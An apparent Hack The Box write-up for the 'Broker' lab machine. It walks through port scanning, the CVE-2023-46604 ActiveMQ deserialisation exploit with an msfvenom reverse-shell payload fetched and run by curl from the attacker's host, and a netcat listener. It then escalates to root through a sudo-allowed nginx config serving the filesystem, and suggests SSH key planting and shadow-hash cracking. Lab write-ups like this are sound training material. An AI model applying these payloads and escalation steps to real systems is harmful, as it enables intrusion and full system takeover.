Broker (HTB)

ip of the machine :- 10.129.5.139

```
~/current/broker (4.099s)
ping 10.129.5.139 -c 5
PING 10.129.5.139 (10.129.5.139) 56(84) bytes of data.
64 bytes from 10.129.5.139: icmp_seq=1 ttl=63 time=139 ms
64 bytes from 10.129.5.139: icmp_seq=2 ttl=63 time=78.6 ms
64 bytes from 10.129.5.139: icmp_seq=3 ttl=63 time=73.3 ms
64 bytes from 10.129.5.139: icmp_seq=4 ttl=63 time=72.1 ms
64 bytes from 10.129.5.139: icmp_seq=5 ttl=63 time=74.7 ms

--- 10.129.5.139 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4004ms
rtt min/avg/max/mdev = 72.120/87.577/139.104/25.855 ms
```

machine is on!!!

```
~/current/broker (6.842s)
nmap -p- --min-rate=10000 10.129.5.139

Starting Nmap 7.95 ( https://nmap.org ) at 2024-10-14 20:04 IST
Nmap scan report for 10.129.5.139
Host is up (0.074s latency).
Not shown: 65524 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
1337/tcp  open  waste
1339/tcp  open  kjtsiteserver
1883/tcp  open  mqtt
5672/tcp  open  amqp
8161/tcp  open  patrol-snmp
40293/tcp open  unknown
61613/tcp open  unknown
61614/tcp open  unknown
61616/tcp open  unknown
```

oh! a lot of open ports!!!

```
Starting Nmap 7.95 ( https://nmap.org ) at 2024-10-14 20:04 IST
Warning: 10.129.5.139 giving up on port because retransmission cap hit (2).
Nmap scan report for 10.129.5.139
Host is up (0.071s latency).
Not shown: 51762 closed tcp ports (conn-refused), 13764 filtered tcp ports (no-response)
PORT      STATE SERVICE    VERSION
22/tcp    open  ssh        OpenSSH 8.9p1 Ubuntu 3ubuntu0.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 3e:ea:45:4b:c5:d1:6d:6f:e2:d4:d1:3b:0a:3d:a9:4f (ECDSA)
|_  256 64:cc:75:de:4a:e6:a5:b4:73:eb:3f:1b:cf:b4:e3:94 (ED25519)
80/tcp    open  http       nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Error 401 Unauthorized
| http-auth:
| HTTP/1.1 401 Unauthorized\x0D
|_  basic realm=ActiveMQRealm
1883/tcp  open  mqtt
| mqtt-subscribe:
|   Topics and their most recent payloads:
|     ActiveMQ/Advisory/MasterBroker:
|_    ActiveMQ/Advisory/Consumer/Topic/#:
5672/tcp  open  amqp?
| fingerprint-strings:
|   DNSStatusRequestTCP, DNSVersionBindReqTCP, GetRequest, HTTPOptions, RPCCheck, RTSPRequest, SSLSessionReq, Term
inalServerCookie:
|     AMQP
|     AMQP
|     amqp:decode-error
|_    7Connection from client using unsupported AMQP attempted
|_amqp-info: ERROR: AQMP:handshake expected header (1) frame, but was 65
8161/tcp  open  http       Jetty 9.4.39.v20210325
|_http-title: Error 401 Unauthorized
|_http-server-header: Jetty(9.4.39.v20210325)
| http-auth:
| HTTP/1.1 401 Unauthorized\x0D
|_  basic realm=ActiveMQRealm
40293/tcp open  tcpwrapped
61613/tcp open  stomp      Apache ActiveMQ
| fingerprint-strings:
|   HELP4STOMP:
|     ERROR
|     content-type:text/plain
|     message:Unknown STOMP action: HELP
|     org.apache.activemq.transport.stomp.ProtocolException: Unknown STOMP action: HELP
|     org.apache.activemq.transport.stomp.ProtocolConverter.onStompCommand(ProtocolConverter.java:258)
|     org.apache.activemq.transport.stomp.StompTransportFilter.onCommand(StompTransportFilter.java:85)
|     org.apache.activemq.transport.TransportSupport.doConsume(TransportSupport.java:83)
```

```
org.apache.activemq.transport.tcp.TcpTransport.doRun(TcpTransport.java:233)
```

Did an aggressive scan and found that a lot of http servers are running and let's try to open all of them one by one...

10.129.5.139:61616 150%

```
<ActiveMQ*TcpNoDelayEnabledSizePrefixDisabled
CacheSizeProviderName
ActiveMQStackTraceEnabledPlatformDetailsJava
CacheEnabledTightEncodingEnabled
MaxFrameSize@MaxInactivityDurationu0
MaxInactivityDurationInitalDelay'ProviderVersion5.15.15
```

But only one at port got to see something as in rest it was all 401 status codes.

```
Java

on    5.15.15
```

Found here a version...

What port does ActiveMQ use?

port 61616

The Apache ActiveMQ Artemis server will then listens on **port 61616** for incoming openwire commands.

found activeMQ version 5.15.5 on port 61616.

Google

activemq exploit

All Videos Images News Shopping Web Books More Tools

GitHub
https://github.com › SaumyajeetDas › CVE-2023-46604-...

CVE-2023-46604-RCE-Reverse-Shell-Apache-ActiveMQ

This **exploit** builds upon the foundational work available at https://github.com/X1cT34m (https://github.com/X1r0z/**ActiveMQ**-RCE).

After digging with some keywords found this exploit...

Important: Manually change the IP Address (0.0.0.0 on line 11) in the XML files with the IP Address where the payload will be generated. If u follow the below commands it will be your Listner IP Addess. Also {IP_Of_Hosted_XML_File} will be your Listner IP Address.

For Linux/Unix Targets

```
git clone https://github.com/SaumyajeetDas/CVE-2023-46604-RCE-Re
cd CVE-2023-46604-RCE-Reverse-Shell
msfvenom -p linux/x64/shell_reverse_tcp LHOST={Your_Listener_IP/
python3 -m http.server 8001
./ActiveMQ-RCE -i {Target_IP} -u http://{IP_Of_Hosted_XML_File}:
```

Let's try to run this exploit...

```
~/current/broker/CVE-2023-46604-RCE-Reverse-Shell-Apache-ActiveMQ git:(main) (2.807s)
msfvenom -p linux/x64/shell_reverse_tcp LHOST=10.10.14.42 LPORT=9999 -f elf -o test.elf
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 74 bytes
Final size of elf file: 194 bytes
Saved as: test.elf
```

First, will be using msfvenom command to actually generate a reverse shell payload.

```
~/current/broker/CVE-2023-46604-RCE-Reverse-Shell-Apache-ActiveMQ git:(main)
python -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
```

Then starting a python server at port 8080.

```
~/current/broker/CVE-2023-46604-RCE-Reverse-Shell-Apache-ActiveMQ git:(main) (0.013s)
cat poc-linux.xml
<?xml version="1.0" encoding="UTF-8" ?>
<beans xmlns="http://www.springframework.org/schema/beans"
   xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
   xsi:schemaLocation="
 http://www.springframework.org/schema/beans http://www.springframework.org/schema/beans/spring-beans.xsd">
    <bean id="pb" class="java.lang.ProcessBuilder" init-method="start">
        <constructor-arg>
        <list>
            <value>sh</value>
            <value>-c</value>
            <!-- The command below downloads the file and saves it as test.elf -->
            <value>curl -s -o test.elf http://10.10.14.42:8080/test.elf; chmod +x ./test.elf; ./test.elf</value>
        </list>
        </constructor-arg>
    </bean>
```

Then changing the poc-linux.xml file (changing ip and port). So this file will download the test.elf file created on the attacking machine and then execute it to give reverse shell and this is the

deserialisation vulnerability in apache activeMQ which will gu=ive us RCE.

```
~/current/broker/CVE-2023-46604-RCE-Reverse-Shell-Apache-ActiveMQ git:(main) (0.22s)
go run main.go -i 10.129.5.139 -u http://10.10.14.42:8080/poc-linux.xml

     _        _   _           __  __  ___        ____   ____ _____
    / \   ___| |_(_)_   _____|  \/  |/ _ \      |  _ \ / ___| ____|
   / _ \ / __| __| \ \ / / _ \ |\/| | | | |_____| |_) | |   |  _|
  / ___ \ (__| |_| |\ V /  __/ |  | | |_| |_____|  _ <| |___| |___
 /_/   \_\___|\__|_| \_/ \___|_|  |_|\__\_\     |_| \_\\____|_____|

[*] Target: 10.129.5.139:61616
[*] XML URL: http://10.10.14.42:8080/poc-linux.xml

[*] Sending packet: 000000781f000000000000000000010100426f72672e737072696e676672616d65776f726b2e636f6e746578742e73
7570706f72742e436c6173735061746586d6c4170706c69636174696f6e436f6e74657874010025687474703a2f2f31302e31302e31342e34
323a383038302f706f632d6c696e75782e786d6c

~/current/broker/CVE-2023-46604-RCE-Reverse-Shell-Apache-ActiveMQ git:(main) (0.213s)
```

executed the exploit....

```
~/current/broker/CVE-2023-46604-RCE-Reverse-Shell-Apache-ActiveMQ git:(main)
rlwrap nc -lnvp 9999

Listening on 0.0.0.0 9999
Connection received on 10.129.5.139 54054
script /dev/null -c bash
Script started, output log file is '/dev/null'.
activemq@broker:/opt/apache-activemq-5.15.15/bin$
```

Got reverse shell...

```
activemq@broker:/opt/apache-activemq-5.15.15/bin$ cd /home/activemq
cd /home/activemq
activemq@broker:/home/activemq$ ls
ls
user.txt
activemq@broker:/home/activemq$
```

Got user flag....

```
activemq@broker:/home/activemq$ sudo -l
sudo -l
Matching Defaults entries for activemq on broker:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin
    use_pty

User activemq may run the following commands on broker:
    (ALL : ALL) NOPASSWD: /usr/sbin/nginx
activemq@broker:/home/activemq$
```

did 'sudo -l' to see what commands current logged in user can this.....

```
activemq@broker:/home/activemq$ cd /tmp
cd /tmp
activemq@broker:/tmp$ ls
ls
exploit.sh
activemq@broker:/tmp$ cat exploit.sh
cat exploit.sh
cat << EOF> /tmp/pwn.conf
user root;
worker_processes 4;
pid /tmp/nginx.pid;
events {
    worker_connections 768;
}
http {
    server {
        listen 1337;
        root /;
        autoindex on;
        dav_methods PUT;
    }
}
EOF
```

So found an exploit to actually exploit nginx which can be run as user... So basically according to this exploit a pwn.conf file in /tmp directory will be created where i can run a server on root directory as root user in the attacking machine...

```
activemq@broker:/tmp$ chmod +x exploit.sh
chmod +x exploit.sh
activemq@broker:/tmp$ ./exploit.sh
./exploit.sh
activemq@broker:/tmp$ ls -al
ls -al
total 16
drwxrwxrwt  2 root     root     4096 Oct 14 14:55 .
drwxr-xr-x 18 root     root     4096 Nov  6  2023 ..
-rwxr-xr-x  1 activemq activemq  232 Oct 14 14:19 exploit.sh
-rw-r--r--  1 activemq activemq  202 Oct 14 14:55 pwn.conf
activemq@broker:/tmp$
```

So after running the exploit a pwn.conf file will be created.

```
activemq@broker:/tmp$ nginx -h
nginx -h
nginx version: nginx/1.18.0 (Ubuntu)
Usage: nginx [-?hvVtTq] [-s signal] [-c filename] [-p prefix] [-g directives]

Options:
  -?,-h         : this help
  -v            : show version and exit
  -V            : show version and configure options then exit
  -t            : test configuration and exit
  -T            : test configuration, dump it and exit
  -q            : suppress non-error messages during configuration testing
  -s signal     : send signal to a master process: stop, quit, reopen, reload
  -p prefix     : set prefix path (default: /usr/share/nginx/)
  -c filename   : set configuration file (default: /etc/nginx/nginx.conf)
  -g directives : set global directives out of configuration file

activemq@broker:/tmp$
```

Will be using -c option/flag to set/enable to configuration created.

```
UNCONN 0      0                                    0.0.0.0:68              0.0.0.0:*
LISTEN 0      128                                  0.0.0.0:22              0.0.0.0:*
LISTEN 0      511                                  0.0.0.0:1337            0.0.0.0:*
LISTEN 0      511                                  0.0.0.0:1339            0.0.0.0:*
LISTEN 0      511                                  0.0.0.0:80              0.0.0.0:*
```

So in sockets found 1337 at localhost of the machine started.

```
activemq@broker:/tmp$ curl localhost:1337/
curl localhost:1337/
<html>
<head><title>Index of /</title></head>
<body>
<h1>Index of /</h1><hr><pre><a href="../">../</a>
<a href="bin/">bin/</a>                                          06-Nov-2023 01:10                   -
<a href="boot/">boot/</a>                                         06-Nov-2023 01:38                   -
<a href="dev/">dev/</a>                                          14-Oct-2024 13:25                   -
<a href="etc/">etc/</a>                                          07-Nov-2023 06:53                   -
<a href="home/">home/</a>                                         06-Nov-2023 01:18                   -
<a href="lib/">lib/</a>                                          06-Nov-2023 00:57                   -
<a href="lib32/">lib32/</a>                                        17-Feb-2023 17:19                   -
<a href="lib64/">lib64/</a>                                        05-Nov-2023 02:36                   -
<a href="libx32/">libx32/</a>                                       17-Feb-2023 17:19                   -
<a href="lost%2Bfound/">lost+found/</a>                                  27-Apr-2023 15:40
 -
<a href="media/">media/</a>                                        06-Nov-2023 01:18                   -
<a href="mnt/">mnt/</a>                                          17-Feb-2023 17:19                   -
<a href="opt/">opt/</a>                                          06-Nov-2023 01:18                   -
<a href="proc/">proc/</a>                                         14-Oct-2024 13:25                   -
<a href="root/">root/</a>                                         14-Oct-2024 13:26                   -
<a href="run/">run/</a>                                          14-Oct-2024 13:59                   -
<a href="sbin/">sbin/</a>                                         06-Nov-2023 01:10                   -
<a href="srv/">srv/</a>                                          06-Nov-2023 01:18                   -
<a href="sys/">sys/</a>                                          14-Oct-2024 13:25                   -
<a href="tmp/">tmp/</a>                                          14-Oct-2024 15:00                   -
<a href="usr/">usr/</a>                                          17-Feb-2023 17:19                   -
<a href="var/">var/</a>                                          05-Nov-2023 01:43                   -
</pre><hr></body>
</html>
activemq@broker:/tmp$
```

It showed root directory...

```
activemq@broker:/tmp$ curl localhost:1337/root/root.txt
curl localhost:1337/root/root.txt
f38f989552beadbc8abe244a9ae1dfa7
activemq@broker:/tmp$
```

So directory got the root flag...


But still there are some ways to escalate privileges which can be uploading a rev shell and then going on web interface to get the rev shell as root user.

10.129.5.139:1337 150%

Index of /

../		
bin/	06-Nov-2023	01:10
boot/	06-Nov-2023	01:38
dev/	14-Oct-2024	13:25
etc/	07-Nov-2023	06:53
home/	06-Nov-2023	01:18
lib/	06-Nov-2023	00:57
lib32/	17-Feb-2023	17:19
lib64/	05-Nov-2023	02:36
libx32/	17-Feb-2023	17:19
lost+found/	27-Apr-2023	15:40
media/	06-Nov-2023	01:18
mnt/	17-Feb-2023	17:19
opt/	06-Nov-2023	01:18
proc/	14-Oct-2024	13:25
root/	14-Oct-2024	13:26
run/	14-Oct-2024	13:59
sbin/	06-Nov-2023	01:10
srv/	06-Nov-2023	01:18
sys/	14-Oct-2024	13:25
tmp/	14-Oct-2024	15:03
usr/	17-Feb-2023	17:19
var/	05-Nov-2023	01:43

Can see root directory...



Can also look for .ssh in /root directory and then put you generated key in authorized file in .ssh. So that ssh as root user can become possible...

If we can access everything a root user is accessing so we can see /etc/shadow for the hash of root user and crack it for priv. esc...